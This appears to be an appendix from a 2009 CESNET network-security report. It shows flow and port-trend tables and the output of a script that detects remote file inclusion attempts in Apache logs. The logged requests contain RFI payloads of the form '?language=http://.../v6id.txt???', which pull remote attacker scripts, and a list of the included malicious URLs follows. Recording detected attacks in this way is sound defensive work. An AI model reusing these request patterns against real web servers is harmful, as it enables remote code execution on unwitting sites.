2009-05-20 02:07:33	4771	[redacted]3.215	[redacted]	4824	445	208	9152	[redacted].zcu.cz
2009-05-11 10:14:09	18800	[redacted]0.67	[redacted]	1977	445	81574	6719456	[redacted].zcu.cz
2009-05-04 13:04:30	665	[redacted].133	[redacted]	58676	3140	37635	734070	[redacted].cz
2009-05-04 12:19:45	77	[redacted]190	[redacted]	1169	21	22	588	[redacted]190

Port trends

trend = count(dpst) - avg(last 72 hours)

pdst/name	count	count72	trendRatio
445/microsoft-ds	60145	77288	0.778
0/	8224	4940	1.665
1434/ms-sql-m	2624	3232	0.812
42/nameserver	2461	0	2461
21173/	1054	0	1054
4493/	963	0	963
18800/	902	0	902
40720/	902	0	902
13504/	901	0	901
13117/	900	0	900
12198/	891	0	891
21856/	887	0	887
39161/	885	0	885
22832/	883	0	883
13665/	877	0	877
3359/	875	0	875
28590/	875	0	875
27408/	870	0	870
39382/	866	0	866
39442/	865	0	865
139/netbios-ssn	0	3719	0

C.5 apache_rfi_report.pl

```
FOUND RFI SCRIPT IN CESNET:
http://home.zcu.cz/~russj/&usg=__i7CCEV3UlvbZLPxdUeijEQAGg5E=&h=304&w=400&sz=26&hl=cs&start=2
at 147.228.0.0/14: 15/Nov/2008:08:52:37+0100 66.249.71.201
http://home.zcu.cz/~russj/&usg=__i7CCEV3UlvbZLPxdUeijEQAGg5E=&h=304&w=400&sz=26&hl=cs&start=2 -1
GET/~russj/index_soubory/image001.jpg&imgrefurl=http://home.zcu.cz/~russj/&usg=__i7CCEV3UlvbZLPx
dUeijEQAGg5E=&h=304&w=400&sz=26&hl=cs&start=2
/var/log/apache2/access.log

FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:36:35+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log

FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:36:35+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/~mach/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log

FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:36:56+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log

FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:36:56+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/~mach/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log

FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:37:17+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log
```

```
FOUND RFI ATTACKER IN CESNET: 195.113.xxx.139 at 195.113.0.0/16: 15/Nov/2008:12:37:17+0100
195.113.xxx.139 http://www.samilglass.com/images/v6id.txt??? ee53eff20d7605fb719d4d6158623fa7
GET/~mach/index.php?language=http://www.samilglass.com/images/v6id.txt??? /var/log/apache2/access.log



Total: 15 attackers
       6 in CESNET
      208.83.106.201: 6
     195.113.173.139: 6
       195.12.53.176: 4
      213.132.197.33: 3
       87.202.219.72: 3
       72.30.142.161: 2
       189.12.248.74: 2
         69.20.5.147: 1
       72.55.164.104: 1
       66.249.71.201: 1
       85.214.17.211: 1
     202.214.193.212: 1
        189.6.253.19: 1
      201.74.113.145: 1
      202.143.139.18: 1

Total: 17 included URLs
       1 in CESNET
6: http://www.samilglass.com/images/v6id.txt???
6: http://ggdo.com/zboard/xxx/data/test.txt??
3: http://rubi2.t35.com/idi.txt??
3: http://ilegals.ifrance.com/url/dalnet???
2: http://www.videoscazeiros.xpg.com.br/tester.txt?
2: http://www.manifestotrl.org/perkosa.txt??
2: http://www.geocities.com/rinaputria/idku.txt??
1: http://www.valletierra.com/demo/l333tbi1tX.txt?????
1: http://www.wutangcorp.de/id.txt?
1: http://home.zcu.cz/~russj/&usg=__i7CCEV3UlvbZLPxdUeijEQAGg5E=&h=304&w=400&sz=26&hl=cs&start=2
1: http://www.suratthsc.com/libaries/gms.txt?
1: http://bengoerz.net/echo?
1: http://fredfred.net/skriker/images/cnainee/bath/3004/PICT3170%20-%203172.jpg
1: http://www.adequatedesign.co.uk/c?
1: http://fredfred.net/skriker/images/cnainee/bath/0504/PICT2734.jpg
1: http://bengoerz.net/tst.txt??
1: http://www.mundotibia.com/images/c.txt?
```